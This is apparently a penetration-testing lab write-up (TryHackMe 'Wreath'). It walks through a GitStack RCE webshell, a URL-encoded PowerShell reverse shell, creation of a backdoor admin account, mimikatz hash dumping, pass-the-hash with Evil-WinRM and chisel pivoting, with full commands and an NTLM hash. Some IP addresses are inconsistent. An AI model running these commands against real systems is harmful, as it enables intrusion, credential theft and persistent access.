


Figure 10 Network structure from the attacker's view

At this point the attacker's view of the network can be best described in Figure 10.

Scan local network

We scan the two machines into the local network.

```
[root@prod-serv tmp]# ./nmap-KAIROS -oG Discovery_subnet  10.200.84.100 10.200.84.150

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2025-03-06 20:19 GMT
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-84-100.eu-west-1.compute.internal (10.200.84.100)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.20s latency).
All 6150 scanned ports on ip-10-200-84-100.eu-west-1.compute.internal (10.200.84.100) are filtered
MAC Address: 02:33:CF:D2:02:79 (Unknown)

Nmap scan report for ip-10-200-84-150.eu-west-1.compute.internal (10.200.84.150)
Host is up (0.00081s latency).
Not shown: 6147 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
MAC Address: 02:00:EB:86:5D:B5 (Unknown)

Nmap done: 2 IP addresses (2 hosts up) scanned in 130.47 seconds
```

Figure 11 nmap scan of the internal network from prod-serv reverse shell

- The host with the IP `10.200.84.100` has all ports closed.
- The host with the IP `10.200.84.150` has the ports **80**, **3389** and **5985** opened.
- Based on the simple fingerprinting[1] that *Nmap* has done, we could assume that the host is running Windows.

[1] **ms-wbt-server** (Microsoft Windows-Based Terminal Server) refers to Remote Desktop Protocol (RDP), which runs on port 3389 by default. It is used for remote desktop connections to a Windows machine.

VPN with sshuttle to reach the internal network

Using *sshuttle* we can just directly connect to devices in the target network as we would normally connect to networked devices. As it creates a tunnel through SSH (the secure shell), anything we send through the tunnel is also encrypted, which is a nice bonus. We use *sshuttle* entirely on our attacking machine, in much the same way we would SSH into a remote server.

```
sshuttle -r root@10.200.84.200 --ssh-cmd "ssh -i id_rsa" 10.200.84.0/24 -x
10.200.84.200
```




Figure 12 sshuttle VPN

Git-Serv (10.200.85.150)

Visit the webpage of git-serv

The *sshuttle* tunnel allows access to the web page at 10.200.85.150 port 80, this webpage gives an error message with Django revealing the directory for a service.




Figure 13 Django error page

We visit http://10.200.84.150/registration/login/ and find a logging in page.




Figure 14 page 10.200.85.150/registration/login

Searching for public exploit

- To be able to interact with the client "10.200.101.150", an SSH tunnel was established. After that, the web page on port 80 could be inspected from the attacker machine.
- This server is running **Gitstack**.
- **Gitstack 2.3.10** contains a remote code execution vulnerability.
- The following Python script from Exploit-DB is used: https://www.exploit-db.com/exploits/43777.

Modifications to this script are documented in Appendix A. After executing the exploit, a web shell was uploaded to the victim. It was possible to interact with the system through the web shell with SYSTEM privileges.

Executing command on server

On the attacking machine we ran the **43777.py** file and we got a reverse shell.




Figure 15 running exploit

Not only did the exploit work perfectly, it gave us command execution as **NT AUTHORITY\SYSTEM**, the highest ranking local account on a Windows target.

The webshell we have uploaded responds to a POST request using the parameter "`a`" (by default). This means that we have two easy ways to access this. We could use *cURL* from the command line, or *BurpSuite* for a GUI option.

We rename **43777.py** to **exploit-KAIROS.php**.

We use cURL.

```
curl -X POST http://10.200.84.150/web/exploit-KAIROS.php -d "a=whoami"
```

```
nt authority\system
```

Figure 16 cURL POST response

By sending an HTTP POST request with a `Content-Type` header with value `application/x www-form- URL-encoded` and an entry **a=**, the PHP system function will execute the command associated with the a parameter.

As PoC we check the target for information.

```
curl -X POST http://10.200.84.150/web/exploit-KAIROS.php -d "a=systeminfo"
```

The results can be seen on Figure *17*.




Figure 17 Checking target information using command "a=systeminfo"

Can the target connect to the outside world?

Before we go for a reverse shell, we need to establish whether or not this target is allowed to connect to the outside world. The typical way of doing this is by executing the `ping` command on the compromised server to ping our own IP and using a network interceptor (Wireshark, TCPDump, etc) to see if the ICMP echo requests make it through. If they do then network connectivity is established, otherwise we may need to go back to the drawing board.

We open a *TCPDump* listener on the attacking machine.

```
tcpdump -i tun0 icmp
```

Now, using the webshell, execute the following ping command:

```
curl -X POST http://10.200.84.150/web/exploit-KAIROS.php -d "a=ping -n 3 10.50.85.33"
```




Figure 18 ping command response

As you can see on Figure 18 there's no connection with the attacker machine.

Firewall

To be able to connect to the victim, we have to establish a tunnel between the victim and the attacker by using the external web server as relay.

Before we can do this, however, we need to take one other thing into account. CentOS uses an always-on wrapper around the IPTables firewall called "firewalld".
By default, this firewall is extremely restrictive, only allowing access to SSH and anything else the sysadmin has specified.
Before we can start capturing (or relaying) shells, we will need to open our desired port in the firewall. This can be done with the following command:

```
firewall-cmd --zone=public --add-port PORT/tcp
```

Substituting in your desired choice of port.

In this command we are using two switches.

1. We set the zone to public -- meaning that the rule will apply to every inbound connection to this port.
2. We then specify which port we want to open, along with the protocol we want to use (TCP).

We create a Firewall rule.

- We connect to the *prod-server* (10.200.84.200) via SSH.

  ```
  ssh root@10.200.84.200 -i id_rsa
  ```
- Create a Firewall rule to allow connections through.

  ```
  firewall-cmd --zone=public --add-port 23337/tcp`
  ```

With that done, set up either a listener or a relay on .200.

Exploitation (Relay through the web server)

Netcat

We get *ncat* binary from the attacker machine so as to get a reverse shell.

- We download *ncat* from https://github.com/andrew-d/static-binaries.git.

```
git clone https://github.com/andrew-d/static-binaries.git
```

- We open a Python Webserver on the attacking machine.

```
sudo python3 -m http.server 80
```

- On the Reverse Shell terminal we get the binary from the attacking machine:

```
root@prod-serv ~# curl 10.50.85.33/ncat -o /tmp/ncat-sv && chmod +x
/tmp/ncat-sv
```

- We open a listener on the Reverse Shell.

```
root@prod-serv tmp# ./ncat-sv -nvlp 23337
```

```
Ncat: Version 6.49BETA1 ( http://nmap.org/ncat )
Ncat: Listening on :::23337
Ncat: Listening on 0.0.0.0:23337
```

Figure 19 netcat listener on the attacking machine

Powershell reverse shell

We can use a Powershell reverse shell for this. We take the following shell command and substitute in the IP of the web server, and the port we opened in the `.200` firewall in the previous question where it says IP and PORT:

```
powershell.exe -c "$client = New-Object
System.Net.Sockets.TCPClient('10.200.84.200',23337);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object
-TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback =
(iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path
+ '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$se
ndbyte.Length);$stream.Flush()};$client.Close()"
```

We encode the shell command on https://www.urlencoder.org/ and copy the result.




Figure 20 URL encoding

On the attacking machine run the following code:

```
curl -X POST http://10.200.84.150/web/exploit-KAIROS.php -d
"a=powershell.exe%20-c%20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPCl
ient%28%2710.200.84.200%27%2C23337%29%3B%24stream%20%3D%20%24client.GetStream%28%29
%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%200..65535%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%2
0%24stream.Read%28%24bytes%2C%200%2C%20%24bytes.Length%29%29%20-ne%200%29%7B%3B%24d
ata%20%3D%20%28New-Object%20-TypeName%20System.Text.ASCIIEncoding%29.GetString%28%2
4bytes%2C0%2C%20%24i%29%3B%24sendback%20%3D%20%28iex%20%24data%202%3E%261%20%7C%20O
ut-String%20%29%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%20%28p
wd%29.Path%20%2B%20%27%3E%20%27%3B%24sendbyte%20%3D%20%28%5Btext.encoding%5D%3A%3AA
SCII%29.GetBytes%28%24sendback2%29%3B%24stream.Write%28%24sendbyte%2C0%2C%24sendbyt
e.Length%29%3B%24stream.Flush%28%29%7D%3B%24client.Close%28%29%22"
```

Command Explanation

1. `**curl**`: A command-line tool to send HTTP/HTTPS requests.
2. `**-X POST**`: Specifies the HTTP method (`POST`), typically used to send data to a server.
3. `**http://10.200.84.150/web/exploit-KAIROS.php**`: The URL of the server's endpoint, specifically targeting the script `exploit-KAIROS.php` in the `/web/` directory on the host `10.200.84.150`.
4. `**-d**`: Indicates the **data payload** being sent with the request. The actual data to send would follow this flag.

On the *netcat* Reverse Shell you can see we are connected.

```
Ncat: Connection from 10.200.84.150.
Ncat: Connection from 10.200.84.150:49918.
```

Figure 21 netcat reverse shell

We got remote command execution running with the highest permissions possible on a local Windows machine `10.200.84.150`, which means that we do not need to escalate privileges on this target.

At this point the extent of the compromise can be seen on Figure 22.




Figure 22 Stage of compromise

Post Exploitation

From the enumeration we did on this target we know that ports **3389** and **5985** are open. This means that (using an account with the correct privileges) we should be able to obtain either a GUI through **RDP** (port 3389) or a stable CLI shell using **WinRM** (port 5985).

To ensure persistent access to the machine, we create an **Administrator** user in the **Remote Management Users** group.

```
PS C:\GitStack\gitphp> net user Kairos k41ros /add
PS C:\GitStack\gitphp> net localgroup Administrators Kairos /add
PS C:\GitStack\gitphp> net localgroup "Remote Management Users" Kairos /add
PS C:\GitStack\gitphp> net user Kairos
```

```
User name                    Kairos
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            31/12/2024 19:53:43
Password expires             Never
Password changeable          31/12/2024 19:53:43
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Remote Management Use
                             *Users
Global Group memberships     *None
The command completed successfully.
```

Figure 23 New user's account on git-server

To make sure the account is right we run the following command on the attacking machine:

```
evil-winrm -u Kairos -p k41ros -i 10.200.84.150
```

```
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_
detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackp
layers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Kairos\Documents>
```

Figure 24 Evil-winrm shell

Mimikatz

We authenticate with RDP, sharing a local copy of Mimikatz, then dump the password hashes for the users in the system.

On the attacking machine

```
xfreerdp /v:10.200.90.150 /u:Kairos /p:k41ros +clipboard
/dynamic-resolution /drive:/usr/share/windows-resources,share
```

On Windows Command

```
\\tsclient\share\mimikatz\x64\mimikatz.exe
```

Figure 25 mimikatz running on git-server

On mimikatz

With mimikatz loaded, we need to give ourselves the Debug privilege and elevate our privileges to the SYSTEM level with:

```
privilege::debug
token::elevate
```




Figure 26 mimikatz elevate privilege to SYSTEM level

We dump all of the SAM local password hashes using:

`lsadump::sam`




Figure 27 mimikatz Administrator' hash NTLM




Figure 27a mimikatz Thomas' hash NTLM

Cracking Thomas' hash

We use [Crackstation](https://crackstation.net/) to break Thomas' hash!




Figure 27b mimikatz Thomas' hash cracked

Thomas' password is **`i<3ruby`**.

Evil-winrm built-in pass-the-hash

Pass-the-Hash (**PtH**) is a **lateral movement** attack where an attacker steals **NTLM hash credentials** of a user and uses them to authenticate on remote systems **without needing the actual password**.

Instead of cracking the hash, the attacker "passes" it to authenticate directly.

As we already have the Administrator's hash, we can use it to authenticate as him.

```
evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i
10.200.84.150
```




Figure 28 pass the hash with Evil-WinRM

Once authenticated, we execute commands as the compromised user.

Local repository git

Because developers often push their code to version control repositories, the repository for this webpage was searched on the Git-Stack server. The Git repository is located at **`C:\Gitstack\Repositories\Website.git`**.
This directory is downloaded with *evil-winrm*. The Git Tools Extractor has been used to recreate the source code.
From the path **`C:\Gitstack\Repositories\Website.git`** we download the local **`.git`** folder. In the folder, we found three commit as you can see in the picture below:




Figure 29 commit found on git-serv

Searching for the order of the commit we found that the commit that has no parent is (**`70dde80cc19ec7670456799673889482 8f4ee895`**), and check to see which of the other commits specifies it as a direct parent (82dfc97bec0d7582d485d9031c09abcb5c6b18f2).

We then repeat the process to find the full commit order:

1. 70dde80cc19ec7670456799673889482 8f4ee895
2. 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
3. 345ac8b236064b431fa43f53d91c98c4834ef8f3

Website Code Analysis

We analyzed the code and found some TODO comments and how the website manages the uploading of the file in the path **`./resources/index.php`**: Reading through the PHP code, it appears that there are two filters in place here, plus a simple check to see if the file already exists.
These filters are rolled together into one block of PHP code:

```
$size = getimagesize($_FILES["file"]["tmp_name"]);
if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) ||
!$size){
      header("location: ./?msg=Fail");
    die();
 }
```

Between lines 4 and 15:

```
$target = " uploads /". basename ( $_FILES [" file "][" name "]);
...
move_uploaded_file ( $_FILES [" file "][" tmp_name "] , $target ); '
```

We can see that the file will be moved into the **`uploads/`** directory of the web server with its original name.

wreath-pc (10.200.85.100)

Enumeration

We scan the network with the program *Invoke-Portscan.ps1*.

Local Scripts:
Uploading tools is all well and good, but if the tool happens to be a *PowerShell* script then there is another (even more convenient) method. If you check the help menu for *evil-winrm*, you will see an interesting `-s` option. This allows us to specify a local directory containing PowerShell scripts -- these scripts will be made accessible for us to import directly into memory using our *evil-winrm* session (meaning they don't need to touch the disk at all).

1. From the attacking machine, we sign in as the Administrator using the password hash.

```
evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i
10.200.84.150 -s
/usr/share/powershell-empire/empire/server/data/module_source/situati
onal_awareness/network
```

2. We run *powershell-empire* script in an evil-winrm shell.

```
Invoke-Portscan.ps1
```

3. We scan the other Windows machine.

```
Invoke-Portscan -Hosts 10.200.84.100 -TopPorts 50
```

```
Hostname      : 10.200.84.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts : {445, 443, 139, 110 ...}
finishTime    : 1/23/2025 8:10:27 PM
```

Figure 30 Open ports on 10.200.84.100

Pivoting

We found two ports open in the previous task. RDP won't be of much use to us without credentials (or at least a hash, although Pass-the-Hash attacks are often restricted through RDP anyway); however, the webserver is worth looking into. Thomas told us that he worked on his website using a local environment on his own PC, so this bleeding-edge version may contain some vulnerabilities that we could use to exploit the target. Before we can do that, however, we must figure out how to access the development web server on Thomas' PC from our attacking machine.

Chisel

We use the *chisel* program for a pivoting technique. We redirect the connection from the port 80 of the *wreath-pc* through an open port in *git-serv*, then redirect to an arbitrary port of the attacking machine.

Note: We download the chisel programs from the following links: https://github.com/jpillora/chisel/releases/download/v1.7.7/chisel_1.7.7_windows_amd64.gz and https://github.com/jpillora/chisel/releases/download/v1.7.7/chisel_1.7.7_linux_amd64.gz.

As we need *chisel* on the *wreath-pc* machine we have to upload *chisel* to the victim machine, then open a *chisel server* and then open a *client server* on the attacking machine.

1. We run *evil-winrm* on the attacking machine.

```
evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i
10.200.84.150 -s /home/kali/Tryhackme/Wreath/Chisel_1.7.7
```

2. We open up a port for pivoting on the Evil-WinRM_shell.

```
netsh advfirewall firewall add rule name="Chisel-KAIROS" dir=in
action=allow protocol=tcp localport=18456
```

3. We upload the `chisel.exe` file. (Evil-WinRM_shell)

```
upload chisel.exe
```

4. We set up a chisel server forward socks proxy on Evil-WinRM_shell.

```
./chisel.exe server -p 18456 --socks5
```




Figure 31 Chisel server on Windows

5. We run a chisel client on the attacking machine.

```
chisel client 10.200.84.150:18456 9090:socks
```

```
2025/02/21 05:43:44 client: Connecting to ws://10.200.84.150:18456
2025/02/21 05:43:44 client: tun: proxy#127.0.0.1:9090⇒socks: Listening
2025/02/21 05:43:45 client: Connected (Latency 102.297295ms)
```

Figure 32 Connecting to the chisel server on 10.200.84.150 from the attacker machine

Foxproxy

In order to connect our browser (Firefox) to the web server on wreath-pc, we set up Foxproxy add-on.




Figure 33 Set up Foxproxy on Firefox

Website of wreath-pc

Now we navigate to http://10.200.84.100 through foxyproxy.

